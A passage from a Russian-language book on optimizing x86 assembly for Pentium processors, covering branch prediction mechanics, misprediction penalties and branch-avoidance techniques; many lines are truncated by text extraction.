вильно, тогда конвейер будет постоянно очищаться и предсказания будут по
неправильными, пока не будет встречена пара инструкций, в которой не будет пе
Самый экстремальный случай подобного рода – это цикл, в котором происходят
при каждой итерации из-за постоянного неправильного предсказания.

Это не единственная проблема с последовательными управляющими инстру
Другая проблема состоит в том, что может быть другая управляющая инструкция
BTB-элементом и управляющей инструкцией, принадлежащей ему. Если перва
рукция производит переход, то могут произойти странные вещи. Рассмотрим след
пример

```
    SHR EAX,1
    MOV EBX,[ESI]
    CMP EAX,EBX
    JB  L1
    JMP L2

L1:   MOV EAX,EBX
    INC EBX
```

Когда 'JB L1' пропускается, элемент BTB присоединяется к адресу 'CMP EA
Но что случится, если 'JB L1' будет выполнена? В тот момент когда считываетс
элемент для 'JMP L2', процессор не знает, что следующая пара инструкций не с
команду перехода, поэтому он фактически предскажет, что пара инструкций
EAX,EBX / INC EBX' перейдет на L2. Потери, связанные с предсказанием инст
не являющихся командами перехода, равны 3 тактам. Элемент BTB для 'JMP L2'
свое состояние на один, потому что он должен совершать перхода. Если перейт
тогда состояние элемента BTB для 'JMP L2' будет понижежено до 1 и 0, поэтому
проблема исчезнет, пока снова не будет выполнено 'JMP L2'.

Потери при предсказании инструкций, не являющихся управляющими, случаютс
тогда, когда предсказывается переход на L1. В случае если выполнение 'JB L1' пре
ошибочно, тогда конвейер очищается и неверной загрузки цепочки L2 не случится,

случае потеря от предсказания неуправляющих инструкций как выполняющихся будет несущественна, но состояние элемента BTB для 'JMP L2' будет понижено.

Заменим инструкцию 'INC EBX' на инструкцию перехода. Тогда третья инструкция перехода будет использовать тот же элемент BTB, что и 'JMP L2', что приводит к возможным потерям из-за предсказания неправильной цели (если только целью не является L2).

Теперь прорезюмируем возможные проблемы, к которым могут привести последовательные переходы:

- невозможность загрузить цель перехода, когда конвейер очищается из-за предыдущего неправильно предсказанного перехода;
- элемент BTB может быть присоединен не к инструкции перехода и предсказать их как выполняющиеся;
- второе последствие вышеизложенного – неправильно присоединенный элемент BTB будет понижать свое состояние, что может привести к последующему неправильному предсказанию перехода, к которому он принадлежит. Даже безусловные переходы из-за этого могут быть предсказанны как невыполняющиеся;
- две инструкции перехода могут использовать один и тот же элемент BTB, что может привести к предсказанию неправильной цели.

Вся эта путаница может привести к многочисленным потерям, поэтому нужно избегать пар инструкций, содержащих переход, находящихся непосредственно после плохо предсказуемой инструкции передачи управления.

Рассмотрим еще один показательный пример:

```
        CALL P
        TEST EAX,EAX
        JZ   L2

L1:     MOV  [EDI],EBX
        ADD  EDI,4
        DEC  EAX
        JNZ  L1
L2:     CALL P
```

На первый взгляд, как будто все в порядке: вызов функции, цикл, который пропускается, если счетчик равняется нулю, и другой вызов функциии. Какие проблемы могут возникнуть?

Сначала можно заметить, что функция P вызывается из двух различных мест кода. Это означает, что цель возврата из P будет все время меняться. Соответственно, возврат из P будет все время предсказываться неправильно.

Теперь предположим, что EAX равен нулю. При переходе на L2 его цель не будет загружена, так как неправильно предсказанное возвращение приведет к очистке конвейера. Затем цель второго вызова P также не будет загружена, потому что 'JZ L2' вызовет

новую очистку конвейера. Здесь возникает ситуация, в которой цепь последователь переходов заставляет постоянно очищаться конвейер из-за того, что первый переход предсказан неправильно. Элемент BTB для 'JZ L2' определяется по адресу инструк возврата из функции P. Этот элемент BTB будет теперь неправильно присоединен к му, что должно быть после второго вызова P, но это не приводит к потерям, так как к вейер очищается из-за неправильно предсказанного второго возврата.

Нужно посмотреть, что случитсья, если EAX не будет равен нулю в следующий 'JZ L2' будет всегда предсказываться как невыполняющийся из-за очистки конвей Второй вызов 'CALL P' будет иметь элемент BTB указывающий на 'TEST EAX,EA Этот элемент будет неправильно ассоциирован с парой 'MOV/ADD', предсказывая пе ход на P. Это приведет к очистке конвейера, который не даст загрузить цель 'JNZ Второй вызов 'CALL P' будет иметь в BTB элемент с адресом 'DEC EAX'. При вто и третьем повторении цикла этот элемент также будет неправильно ассоциирован с рой 'MOV/ADD', пока ее состояние не понизится до 1 или 0. Это не вызовет пот во втором выполнении, так как очистка конвейера от 'JNZ L1' не даст загрузить невер цель, но в третий раз так и случится. Последовательные итерации цикла не приво к потерям, но если они есть, то JNZ L1 будет предсказан неправильно. Очистка буф сделает невозможной загрузку цели 'CALL P', не считая того, что ее элемент BTB был уничтожен несколькими неправильными ассоциированиями.

Можно улучшить этот код, поместив несколько NOP'ов, чтобы отделить последо тельные переходы друг от друга:

```
        CALL P
        TEST EAX,EAX
        NOP
        JZ   L2
L1:     MOV  [EDI],EBX
        ADD  EDI,4
        DEC  EAX
        JNZ  L1
L2:     NOP
        NOP
        CALL P
```

Дополнительные NOP требуют 2 такта, но они сэкономят гораздо больше. Более т 'JZ L2' теперь перемещяется в U-конвейер, что снижает потери в случае неправильн предсказания с 4 до 3 тактов. Единственная оставшаяся проблема – это возвраты и которые всегда предсказываются неправильно. Эту проблему можно решить, заме вызов P на макрос (если есть достаточно свободного места в кэше кода).

Урок, который можно извлечь из этого примера, заключается в том, что стоит вни тельно контролировать последовательные переходы и смотреть, можно ли сэконом немного времени с помощью нескольких дополнительных NOP. Следует избегать та

ситуаций, когда неправильное предсказание неизбежно, например, выходы из циклов и возвращения из процедур, вызываемых из разных мест. Если есть что-либо полезное, что можно поместить вместо NOP, естественно, это следует сделать.

Точки множественного ветвления (условные выражения) можно строить либо в виде дерева инструкций переходов, либо в виде списка адресов переходов. Если выбирать дерево инструкций переходов, нужно будет включать некоторое число операций NOP или других адкватных инструкций, чтобы отделить последовательные переходы друг от друга, поэтому список адресов может быть более выгодным вариантом на P1. Список адресов переходов следует помещать в сегменте данных, а не в сегменте кода!

6.22.1.4. Короткие циклы (P1). В коротких циклах часто происходит обращение к одному и тому же элементу BTB с небольшими интервалами. Вместо того чтобы ждать, когда обновится элемент BTB, P1 каким-то образом минует конвейер и получает состояние после последнего перехода, прежде чем оно записывается в BTB. Этот механизм почти прозрачен для пользователя, но в некоторых случаях он приводит к забавным эффектам: можно видеть предсказание перехода от состояния 0 к состоянию 1, а не к состоянию 3, если ноль еще не был записан в BTB. Это случается, если в цикле не больше четырех пар инструкций. В цикле с двумя парами инструкций может случиться так, что состояние 0 сохраняется на протяжении двух итераций, причем элемент не стирается из BTB. В коротких циклах в редких случаях предсказание использует состояние, которое было два цикла назад, а не в предыдущем повторении. Эти эффекты обычно не приводят к снижению производительности.

6.22.2. Предсказание переходов в PMMX, PPro, P2 и P3

6.22.2.1. Организация BTB (PMMX, PPro, P2 и P3). Буфер переходов (BTB) PMMX состоит из 256 элементов, организованых как 16 направлений * 16 множеств. Каждый элемент идентифицируется битами 2 – 31 адреса последнего байта инструкции передачи управления, которой он принадлежит. Биты 2 – 5 определяют множество, а биты 6 – 31 сохраняются в BTB как тег. Инструкции передачи управления, находящиеся друг от друга на расстоянии 64 байт, имеют одинаковое set-значение и поэтому могут случайно вытеснять друг друга из BTB

Буфер переходов PPro, P2 и P3 имеет 512 элементов (16 направлений * 32 множества). Каждый элемент идентифицируется битами 4 – 31 адреса последнего байта инструкции передачи управления, к которой он принадлежит. Биты 4 – 8 определяют множество, и все биты сохраняются в BTB как тег. Инструкции передачи управления, которые находятся друг от друга на расстоянии 512 байт, могут случайно вытеснять друг друга из BTB.

PPro, P2 и P3 резервируют элемент BTB для любой инструкции передачи управления в первый раз ее выполнения (независимо от того, совершает ли она переход, или пропускается). PMMX резервирует элемент в первый раз, когда совершается переход. Инструкция перехода, которая никогда не совершает переход, будет оставаться вне BTB на PMMX. Как только она однажды совершит переход, она окажется в BTB и будет оставаться там все время, даже если она никогда больше не будет совершать переход.

Элемент может быть вытеснен из BTB, когда другой инструкции передачи управления с тем же самым set-значением требуется элемент BTB.

6.22.2.2. Потери при неверном предсказании (PMMX, PPro, P2 и P3). На PMMX потери из-за неверного предсказания условного перехода равны 4 тактам для инструкции в U-конвейере и 5 тактам, если она выполнялась в V-конвейере. Для всех других инструкций передачи управления потери равны 4 тактам.

На PPro, P2 и P3 потери из-за неверного предсказания очень высоки, так как у этих процессоров длинный конвейер. Неправильное предсказание обычно от 10 до 20 тактов. Поэтому очень важно избегать плохо предсказуемых ветвей, если программа будет выполняться на PPro, P2 и P3.

6.22.2.3. Распознавание последовательностей условных переходов (PMMX, PPro, P2 и P3). У данных процессоров есть продвинутый механизм распознавания последовательностей переходов, который может правильно предсказать выполнение инструкций переходов даже если переход осуществляется только каждый четвертый. Фактически они могут предсказать любую повторяющуюся последовательность переходов и непереходов, если период не превышает пяти, и многие последовательности с более высокими периодами.

Этот механизм называется "двухуровневой адаптирующейся схемой предсказания". Он был изобретен T.-Y. Yeh и Y. N. Patt. Механизм основывается на разновидности двухбитного счетчика, использующихся в P1 (но без изъяна, описанного выше). Счетчик увеличивается, когда совершается переход и уменьшается, в противном случае. Нет автоматического обнуления при повышении 3 или приравнивания к 3 при понижении 0. Инструкция перехода предсказывается как выполняющаяся, если соответствующий счетчик равен 3 или 3, и предсказывается как несовершающая переход, если он равен 0 или 1. Значительное улучшение данного алгоритма было получено путем введения 16 таких счетчиков для каждого элемента BTB. BTB выбирает один из этих шестнадцати счетчиков, основываясь на истории выполнения переходов за четыре последних раза. Если инструкция перехода совершает его и затем не делает этого три раза подряд, тогда биты истории равняются 1000 (1 = переход, 0 = не-переход). Значит, будет использоваться счетчик под номером 8 (1000b = 8) для предсказания в следующий раз и обновления состояния счетчика.

Если последовательность 1000 всегда следует за 1, тогда счетчик под номером 8 вскоре достигнет своего наивысшего состояния (3), что означает постоянное предсказывание последовательности 1000. Потребуется два отклонения от этой последовательности, чтобы изменить предсказание. Повторяющаяся последовательность 100010001000

будет иметь счетчик 8 в состоянии 3 и счетчик 1, 2 и 4 в состоянии 0. Другие двенадцать счетчиков не будут использоваться.

6.22.2.4. Последовательности, предсказанные совершенно (PMMX, PPro, P2, P3). Повторяющаяся последовательность предсказывается совершенно этим механизмом, если каждая 4-битная подпоследовательность полного периода уникальна. Ниже представлен список последовательностей, которые предсказываются совершенно.

Таблица 6.6. Совершенно предсказанные последовательности

период	совершенно предсказанные последовательнотси
1-5	все
6	000011, 000101, 000111, 001011
7	0000101, 0000111, 0001011
8	00001011, 00001111, 00010011, 00010111, 00101101
9	000010011, 000010111, 000100111, 000101101
10	0000100111, 0000101101, 0000101111, 0000110111, 0001010011, 0001011101
11	00001001111, 00001010011, 00001011101, 00010100111
12	000010100111, 000010111101, 000011010111, 000100110111, 000100111011
13	0000100110111, 0000100111011, 0000101001111
14	00001001101111, 00001001111011, 00010011010111, 00010011101011, 00010110011101, 00010110100111, 000010011010111, 000010011101011, 000010100110111
15	000010100111011, 000010110011101, 000010110100111, 000010111010011, 000011010010111
16	0000100110101111, 0000100111101011, 0000101100111101, 0000101101001111

Читая табл. 6.6, необходимо учитывать учитывать, что если последовательность предсказывается верно, тогда та же последовательность, но прочитанная задом-наперед, также будет предсказана верно, как и та же последовательность, но с инвертированным битами. Рассмотрим последовательность 001011 из таблицы. Изменение порядка битов на обратный дает 1101000. Инвертирование всех битов дает 1110100. Изменение порядка битов и инвертирование одновременно 0010111. Все эти четыре последовательности будут распознаны. Циклический сдвиг всех битов на одну позицию влево дает 0010110. Это, конечно, не новая последовательность, а всего лишь чуть сдвинутая версия той, которая уже рассматривалась. Все последовательности, которые могут быть выведены от одной из перечисленных в таблице с помощью изменения порядка битов, инвертирования и циклического сдвига также могут быть разпознанны.

У механизма распознавания последовательностей уходит два периода на то, чтобы усвоить регулярно повторяющуюся последовательность после того, как был создан соответствующий элемент BTB. Последовательность неправильных предсказаний в период обучения не воспроизводима, вероятно, из-за того что элемент BTB содержит нечто

до того, как резервируется. Так как элементы BTB резервируются по случайной схеме, то предсказание того, что произойдет в течении начального периода, маловероятно.

6.22.2.5. Обработка отклонений от регулярных последовательностей (PMMX, PPro, P2 и P3). Механизм предсказания также довольно хорошо справляется с обработкой 'почти регулярных' последовательностей или отклонений от регулярной последовательности. Он не только заучивает, как выглядит регулярная последовательность, он также изучает, какие существуют отклонения от нее. Если отклонения все время одни и те же, тогда он будет помнить, что идет после отклонения, и оно будет стоить толко одно неправильное предсказание.

Пример

```
0001110001110001110001011100011100011100010111000
                      ^                   ^
```

В этой последовательности 0 означает не-переход, а 1 – переход. Механизм предсказания делает вывод, что повторяющаяся последовательность равна 000111. Первое отклонение – это неожиданный 0, который отмечен знаком '^'. После этого следующие три перехода могут быть неправильно предсказаны, потому что механизм предсказания еще не знает, что идет после 0010, 0101 и 1011. После одного или двух таких отклонений механизм предсказания делается вывод, что после 0010 идет 1, после 0101 идет 1, а после 1011 идет 1. Это означает, что после двух отклонений одного и того же вида, механизм предсказания точно знает как их обрабатывать, допуская только одно неправильное предсказание.

Механизм предсказания очень эффективени, когда происходит смена одной регулярной последовательности на другую. Если, например, первоначально была последовательность 000111 (с периодом 6), которая повторялась много раз, потом последовательность 01 (период 2) – много раз, а затем произошел возврат снова на последовательность 000111, в этом случае механизм не должен снова запоминать последовательность 000111, так как счетчики, которые были использованы для этой последовательности, остались в неприкосновенности. После нескольких смен последовательностей с одной на другую, механизм также предсказывает, как обрабатывать изменения ценой только одного неправильного предсказания во время переключения одной последовательности на другую.

6.22.2.6. Последовательности, не предсказываемые совершенно (PMMX, PPro, P2 и P3). Простейшая последовательность, которая не может быть предсказана совершенно, – это переход, который совершается каждый 6-й раз. Рассмотрим последовательность:

```
000001000001000001
    ^^    ^^    ^^
    ab    ab    ab
```

За последовательностями 0000 следует 0 в позициях, помеченных 'a', и 1, в позициях, помеченных 'b'. Комбинация ab влияет на счетчик с номером 0, который постоянно увеличивает и уменьшает свое значение. Если счетчик 0 был вначале равен 0 или 1, тогда его значение будет колебаться между 0 и 1. Это приведет к неправильному предсказанию

в позиции b. Если счетчик 0 был в самом начале равен 3, тогда его значение будет изменяться в пределах 2 и 3, что приведет к неправильному предсказанию в позиции а. Худший случай – когда его состояние было в начале равно 2. Он будет изменяться в пределах 1 – 2, что приведет к неправильному предсказанию в обоих позициях. (Это аналогично худшему случаю для P1, объясненному выше). Какая ситуация получится, зависит от предыдущих значений элемента BTB до того, как он был зарезервирован. Но это проконтролировать невозможно, так как элементы BTB выбираются случайно.

В принципе, можно избежать худший случай, если в самом начале задать специально спроектированную последовательность, чтобы перевести счетчик в желаемое состояние. Но такой подход трудно рекомендовать как средство оптимизации, так как он значительно усложняет код и любая информация, которая будет помещена в счетчик, утеряется при следующем прерывании или переключении задач.

6.22.2.7. Полностью случайные последовательности (PMMX, PPro, P2 и P3). Способность распознавания последовательностей имеет изъян в случае полностью случайных нерегулярных последовательностей.

В табл. 6.7 приводится эспериметально полученный набор неверных предсказаний для полностью случайных нерегулярных последовательностей.

Таблица 6.7. «Отношение успешных предсказаний к неуспешным для полностью случайных нерегулярных последовательностей»

отношение переход/непереход	часть иеверных предсказаний
0.001/0.999	0.001001
0.01/0.99	0.0101
0.05/0.95	0.0525
0.10/0.90	0.110
0.15/0.85	0.171
0.20/0.80	0.235
0.25/0.75	0.300
0.30/0.70	0.362
0.35/0.65	0.418
0.40/0.60	0.462
0.45/0.55	0.490
0.50/0.50	0.500

Число неправильных предсказаний было бы выше, без средств распознавания последовательностей, поскольку процессор пытается найти повторяющиеся блоки даже там, где нет никакой закономерности.

6.22.2.8. Короткие циклы (PMMX). Предсказание переходов ненадежно в коротких циклах, так как у механизма распознавания последовательностей нет времени, чтобы

обновить свои данные перед очередной встречей с командой перехода. Это означает, простые последовательности, которые в обычном случае были бы предсказаны сов шенно, не будут распознанны. И наоборот, некоторые последовательности, котор в обычном случае не были бы распознаны, будут предсказаны в коротком цикле. Нап мер, цикл, который всегда повторяется 6 раз, имел бы последовательность 111110 инструкции ветвления в начале цикла. В этой последовательности было бы одно или неправильных предсказаний за итерацию, но в коротком цикле не будет ни одного. То самое касается цикла, который повторяется 7 раз. С другим количеством повторе предсказуемость будет еще хуже в коротких циклах. Это означает, что количество вторений, равное 6 или 7, более предпочтительно для коротких циклов. Для оптимиза следует развернуть цикл, сделав его тело больше.

Чтобы узнать, подпадает ли цикл на PMMX под действие вышеизложенных прав можно подсчитать количество инструкций в цикле. Если количество равно 6 или мень тогда цикл является коротким. Если инструкций 7 и больше – распознавание последо тельностей будет работать нормально. Довольно странно, что количество тактов, ко рое требуется для выполнения инструкций, не играет роли, так же как, и спариваемо инструкций и вызываемые ими задержки. Сложные целочисленные инструкции при п счете не учитываются. В цикле может быть много таких инструкций, и он будет себя ти как короткий. Сложная целочисленная инструкция – это не спариваемая целочисл ная инструкция, которая всегда требует больше одного такта. Сложные инструк с плавающей запятой и инструкции MMX выполняются одна за другой. Следует по мать, что это правило выведено эвристическим путем и не на 100% надежно Мо самостоятельно провести тестирование, используя датчик качества (регистр 35) PMI чтобы подсчитать количество неправильно предсказанных переходов. Результаты тес также не могут быть полностью надежны, потому что предсказания переходов зави от истории элемента BTB до начала эксперимента.

Короткие циклы на PPro, P2 и P3 предсказываются нормально, каждая итера занимает минимум два цикла.

6.22.2.9. Относительные переходы и вызовы (PMMX, PPro, P2 и P3). Распознава последовательностей не работает в случае относительных переходов и вызовов, а BTI может запомнить больше одного адреса назначения для косвенного вызова. Предска вается переход к тому же адресу, что и в предыдущий раз.

6.22.2.10. Инструкции JECXZ и LOOP (PMMX). На PMMX распознавание послед тельностей не работает с этими двумя инструкциями, просто в качестве предсказа выбирается то, что произошло в последний раз. Этих двух инструкций следует избе в критическом коде для PMMX (на PPro, P2 и P3 предсказания осуществляются с по щью распознавания последовательностей, но специальные инструкции циклов все ра проигрывают по сравнению с комбинацией DEC ECX / JNZ).

6.22.2.11. Возвраты (PMMX, PPro, P2 и P3). У процессоров PMMX, PPro, P2 и P3 есть буфер стека возвратов (RSB – return stack buffer), который используется для предсказывания инструкций возвратов. RSB работает как FIFO буфер. Каждый раз, когда выполняется инструкция вызова, соответствующий адрес возврата помещается в RSB. И каждый раз, когда выполняется инструкция возврата, адрес возвращения извлекается из RSB и используется для предсказывания возврата. Этот механизм обеспечивает корректное предсказание этих инструкций, когда одна и та же подпрограмма вызывается из разных мест.

Чтобы этот механизм работал правильно, следует убедиться, что все вызовы и возвраты соответствуют друг другу. Если производительность играет решающую роль, никогда не следует выходить из подпрограмм безвозвратно и никогда использовать возврат в качестве косвенного перехода.

RSB может содержать до 4 элементов в PMMX, шестнадцать в PPro, P2 и P3. В случае когда RSP пуст, инструкция возврата предсказывается, как и косвенный переход, то есть ожидается переход туда, куда он был совершен в последний раз.

На PMMX, когда подпрограммы вложены друг в друга более, чем на 4 уровня, все возвраты, кроме 4 самых вложенных, используют простой механизм предсказания, пока не происходит новых вызовов. Инструкция возврата, находящаяся в RSB, занимает один элемент BTB. Подпрограммы, вложенные более чем на 4 уровня, не являются чем-то необычным, но только внутренние уровни максимально эффективны в плане скорости, не считая возможности рекурсивных процедур.

На PPro, P2 и P3, когда подпрограммы вложены глубже, чем на 16 уровней, внутренние 16 уровней используют RSB, в то время как все последующие возвраты из внешних уровней предсказываются неверно, поэтому рекурсивные процедуры не следует делать вложенными более чем на 16 уровней.

6.22.2.12. Статическое предсказывание (PMMX). Инструкция передачи управления, которая не встречалась ранее или которая не находится в BTB, всегда предсказывается как невыполняющаяся на PMMX. Не играет роли, куда совершается переход: вперед или назад.

Инструкция перехода не получит элемент BTB, если она постоянно невыполняется. Как только она выполнится, она попадет в BTB и будет оставаться там вне зависимости от того, сколько раз она не выполнится в дальнейшем. Инструкция передачи управления может исчезнуть из BTB только, если она была вытеснена другой инструкцией передачи управления.

Любая инструкция передачи управления, которая переходит на адрес, непосредственно следующий за ней же, не получает элемент в BTB:

```
        JMP SHORT LL
LL:
```

Эта инструкция никогда не получит элемент в BTB и поэтому всегда будет предсказываться неправильно.

6.22.2.13. Статическое предсказывание (PPro, P2 и P3). На PPro, P2 и P3 инструкция передачи управления, которая не встречалась ранее или которой нет в BTB, предсказывается

как невыполняющаяся, если она указывает вперед, и как выполняющаяся, если она указыв назад (например, цикл). Статическое предсказывание занимает больше времени, чем ди мическое предсказывание на этих процессорах.

Если код не откэширован, то предпочтительнее, чтобы наиболее часто встречающ ся инструкция перехода не выполнялась, чтобы улучшить доставку инструкций.

6.22.2.14. Закрытые переходы (PMMX). На PMMX существует риск, что две инстру ции передачи управления разделят один и тот же элемент BTB, если они находят слишком близко друг к другу. Очевидным результатом станет то, что они всегда буд предсказываться неправильно.

Элемент BTB для инструкции передачи управления определяется по битам 2 – адреса последнего байта инструкции. Если две инструкции передачи управления нах дятся так близко друг от друга, что отличаются только битами 0 – 1 адресов, т. е. пр блема разделяемого элемента BTB:

```
CALL    P
JNC     SHORT L
```

Если последний байт инструкции CALL и последний байт инструкции JNC находят внутри того же слова памяти, то результат – потери производительности. Следует изучи сгенерированный ассемблерный листинг, чтобы увидеть, разделены ли эти два адреса гран цей двойного слова или нет (граница двойного слова – это адрес, который делится на 4).

Есть несколько путей решить эту проблему.

- Переместить код чуть вверх или вниз в памяти, чтобы между двумя адресами бы. граница двойного слова.
- Изменить короткий переход на ближний переход, чтобы конец инструкции сместил чуть вниз.
- Поместить какую-либо инструкцию между CALL и JNC. Это самый простой и еди ственный метод, если неизвестно, где находятся границы двойного слова, в случа если сегмент кода не выровнен по границе двойного слова или потому что код см щается то вверх, то вниз в результате изменений в предшествущем коде.

```
CALL    P
MOV     EAX,EAX        ; добавим два байта, чтобы быть спокойным
JNC     SHORT L
```

Если нужно избежать проблем на P1, тогда следует поместить вместо MOV две NO чтобы предотвратить спаривание.

Инструкция RET особенно беззащитна перед этой проблемой, потому ее размер всег один байт длиной.

```
JNZ     NEXT
RET
```

Здесь может потребоваться вставить три байта:

```
        JNZ     NEXT

        NOP
        MOV     EAX,EAX
        RET
```

6.22.2.15. Последовательные вызовы или возвраты (PMMX). Возникают потери, когда первая пара инструкций, следующая за меткой-целью вызова, содержит другой вызов или возврат, следующий сразу после предыдущего возврата.

Пример

```
FUNC1   PROC    NEAR
        NOP             ; избегаем вызова после вызова
        NOP
        CALL    FUNC2
        CALL    FUNC3
        NOP             ; избегаем возврата после возврата

        RET
FUNC1   ENDP
```

Требуется две NOP перед 'CALL FUNC2', потому что одна NOP будет спариваться с CALL. Одной NOP достаточно перед RET, потому что эта инструкция неспариваема. Не требуется NOP между двумя инструкциями CALL, потому что нет потерь при вызове после возврата (на P1 потребуется здесь две NOP).

Подобные потери в последовательных вызовах возникают только, когда одни и те же подпрограммы вызываются из более чем одного места (вероятно, что это происходит из-за обновления RSB). Последовательные возвраты всегда приводят к потерям. Иногда возникает небольшая задержка при переходе после вызова, но нет потерь при возврате после вызова, вызова после возврата, перехода, вызова или возврата после перехода или перехода после возврата.

6.22.2.16. Последовательные переходы (PPro, P2 и P3). Переход, вызов или возврат не может выполниться в первый такт после предыдущего перехода, вызова или возврата. Поэтому последовательные переходы занимают по два такта на переход. В силу определенных причин цикл требует не менее двух тактов на итерацию на этих процессорах.

6.22.2.17. Проектирование предсказуемых переход в (PMMX, PPro, P2 и P3). Многоветвенные переходы (реализующие высокоуровневые выражения switch/case) реализуются, как список адресов переходов или как дерево инструкций переходов. Так как косвенные переходы предсказываются плохо, то последний метод может быть более предпочтителен, если дерево будет представлено в виде хорошо предсказуемой последовательности и при наличии достаточного количества элементов BTB. В случае использования предыдущего метода, рекомендуется, чтобы адреса переходов были помещены в сегмент данных.

Можно реорганизовать код так, чтобы последовательности переходов, которые не предсказываются совершенно, были заменены другими последовательностями. Рассмотрим цикл, который выполняется 20 раз. Условный переход внизу цикла будет выполняться 19 раз и на 20 раз – нет. Эта последовательность регулярна, но не будет идентифицирована механизмом распознавания последовательностей, поэтому невыполнение данной инструкции будет всегда предсказываться неправильно. Можно сделать два вложенных цикла по 4 и 5 повторений или развернуть цикл в четыре раза и позволить ему выполниться 5 раз, чтобы были только распознаваемые последовательности. Этот вид сложных схем оправдывает себя только на PPro, P2 и P3, где неверное предсказание стоит слишком дорого. Для циклов с большим количеством повторений нет смысла бороться с одним неправильным предсказанием.

6.22.3. Избегание переходов (все процессоры)

Есть много причин, по которым желательно снизить количество переходов, вызовов и возвратов:

- неверные предсказания стоят очень дорого;
- в зависимости от процессора могут возникнуть различные потери при последовательных вызовах;
- инструкции перехода могут выталкивать друг друга из буфера переходов;
- возврат занимает 2 такта на P1 и PMMX, вызовы и возвраты генерируют 4 мопа на PPro, P2 и P3;
- на PPro, P2 и P3 доставка инструкций может быть задержена после перехода (глава 15), а вывод из обращения может быть менее эффективным для совершенных переходов, чем для других мопов (разд. 6.18).

Вызовов и возвратов можно избежать, если заменить короткие процедуры макросами. Во многих случаях можно снизить количество переходов, перегруппировав код. Например, переход на переход можно заменить переходом к конечному адресу назначения. В некоторых случаях это можно сделать даже с условными переходами, если условие дублируется или заранее известно. Переход на возврат можно заменить возвратом. Если нужно устранить возврат на возврат, не следует манипулировать стековым указателем, потому что это будет создавать помехи механизму предсказания, основывающимся на RSP. Вместо этого можно заменить предыдущий вызов на переход. Например, 'CALL PRO1 / RET' можно заменить на 'JMP PRO1', если PRO1 заканчивается тем же RET.

Проблему возврата на возврат также можно устранить переходом, дублируя код, на который совершается переход. Это может быть полезным, если есть двухнаправленная ветвь внутри цикла или до возврата.

```
A:      CMP     [EAX+4*EDX],ECX
        JE      B
        CALL    X
        JMP     C
B:      CALL    Y
C:      INC     EDX
        JNZ     A
        MOV     ESP, EBP
        POP     EBP
        RET
```

Переход на C можно устранить, продублировав эпилог цикла.

```
A:      CMP [EAX+4*EDX],ECX
        JE      B
        CALL    X
        INC     EDX
        JNZ     A
        JMP     D
B:      CALL    Y
C:      INC     EDX
        JNZ     A
D:      MOV     ESP, EBP
        POP     EBP
        RET
```

Наиболее часто выполняющийся переход здесь должен быть первым. Переход на D находится вне цикла и поэтому менее критичен. Если переход выполняется так часто, что его нужно тоже оптимизировать, необходимо заменить его тремя инструкциями, которые следуют за D.

6.22.4. Избегание условных переходов, манипулируя флагами (все процессоры)

Самое главное – избавиться от условных переходов, особенно если они плохо предсказуемы. Иногда возможно получить тот же эффект, искусно манипулируя битами и флагами.

```
CDQ
XOR EAX,EDX
SUB EAX,EDX
```

(На P1 и PMMX можно использовать 'MOV EDX,EAX / SAR EDX,31' вместо CDQ).
Флаг переноса особенно полезен для следующих трюков:

- установка флага переноса, если значение равно нулю: CMP [VALUE],1;
- установка флага переноса, если значение не равно нулю: XOR EAX,EAX / CM EAX,[VALUE];
- увеличение счетчика на 1, если установлен флаг переноса: ADC EAX,0;
- установка бита каждый раз, когда установлен флаг переноса: RCL EAX,1;
- генерация битовой маски, если установлен флаг переноса: SBB EAX,EAX;
- установка бита при определенном условии: SETcond AL;
- установка всех бит при определенном условии: XOR EAX,EAX / SETNcond AL / DE EAX (в последнем примере условие должно быть сформулировано наоборот).

Пример нахождения меньшего из двух беззнаковых чисел: if (b < a) a = b.

```
SUB EBX,EAX
SBB ECX,ECX
AND ECX,EBX
ADD EAX,ECX
```

А вот пример, как выбрать между двумя числами: if (a != 0) a = b; else a = c:

```
CMP EAX,1
SBB EAX,EAX
XOR ECX,EBX
AND EAX,ECX
XOR EAX,EBX
```

Стоит применять подобные трюки или нет, зависит от того, насколько предсказумы условные переходы, есть или нет возможность спаривания инструкций, есть или не рядом другие переходы, из-за которых могут возникнуть потери.

6.22.5. Замена условных переходов условными перемещениями (PPro, P2 и P3)

У процессоров PPro, P2 и P3 есть инструкции условного перемещения данных, созданных специально для избежания переходов, поскольку неверное предсказание перехода стоит на этих процессорах слишком дорого. Есть инструкции условного перемещения данных и для целочисленных регистров и для регистров с плавающей запятой. В коде, который будет выполняться только на этих процессорах, можно заменить плохо предсказуемые переходы инструкциями условного перемещения там, где это возможно. Для того чтобы код выполнялся на всех процессорах, можно сделать две версии критичного кода: одну для процессоров, которые поддерживают инструкции условного перемещния, дру-

гую для тех, которые их не поддерживают (см. разд. 6.27.10, чтобы узнать, как определить, поддерживает ли процессор условные переходы).

Потери из-за неправильного предсказания перехода могут быть настолько высоки, что имеет смысл заменить их условными перемещениями данных, даже если это будет стоить несколько дополнительных инструкций. У инструкций условного перехода есть один недостаток: они делают цепочки зависимости длинее. Условное перемещение ждет готовности обоих операндов-регистров, даже если требуется только один из них. Условное перемещение ждет готовности трех операндов: флаг условия и еще два операнда перемещения. Нужно точно знать, может ли один из этих трех операндов привести к задержкам из-за ошибок в работе с кешем или из-за цепочек зависимости. Если флаг условия доступен задолго до операндов операции перемещения, можно использовать инструкции перехода, потому что возможное неправильное предсказание может быть преодолено, пока ожидается готовность операндов перемещения. В тех ситуациях, где нужно долго ждать операнд перемещения, который потом еще может и не понадобиться, инструкция перехода будет быстрее, чем условный переход, несмотря на потери, связанные с возможным неправильным предсказанием. Обратная ситуация возникает, когда флаг условия задерживается, а оба операнда перемещения доступны ранее. В этой ситуации условный перенос данных более предпочтителен, чем инструкция перехода, если вероятно неправильно предсказание.

6.23. Уменьшение размера кода

Как уже говорилось в разделе 6.7, размер кэша кода в зависимости от поколения процессоров Pentium равен 8 или 16 килобайтам. Если есть подозрение, что критические части кода не поместятся в кэш, тогда можно подумать о том, чтобы уменьшить их размер.

32-битный код обычно больше по размеру, чем 16 битный, потому что в нем адреса и константы занимают 4 байта, а в 16-битном режиме только два. Тем не менее, в 16-битном коде есть другие потери, такие как префиксы и проблемы с соседнеми словами памяти (см. разд. 6.10.2). Некоторые дополнительные методы уменьшения размера кода будут обсуждаться в этом разделе.

Адреса перехода, адреса данных и константы занимают меньше места, если их значение находится между -128 до +127.

Для адресов переходов это означает, что короткие переходы занимают два байта, в то время как переходы более чем 127 байт занимают 5 байтов, если переход безусловный, и 6 байтов, если условный.

Таким же образом адреса данных занимают меньше места, если они могут быть выражены как указатель в интервале от -128 до +127.

Пример

```
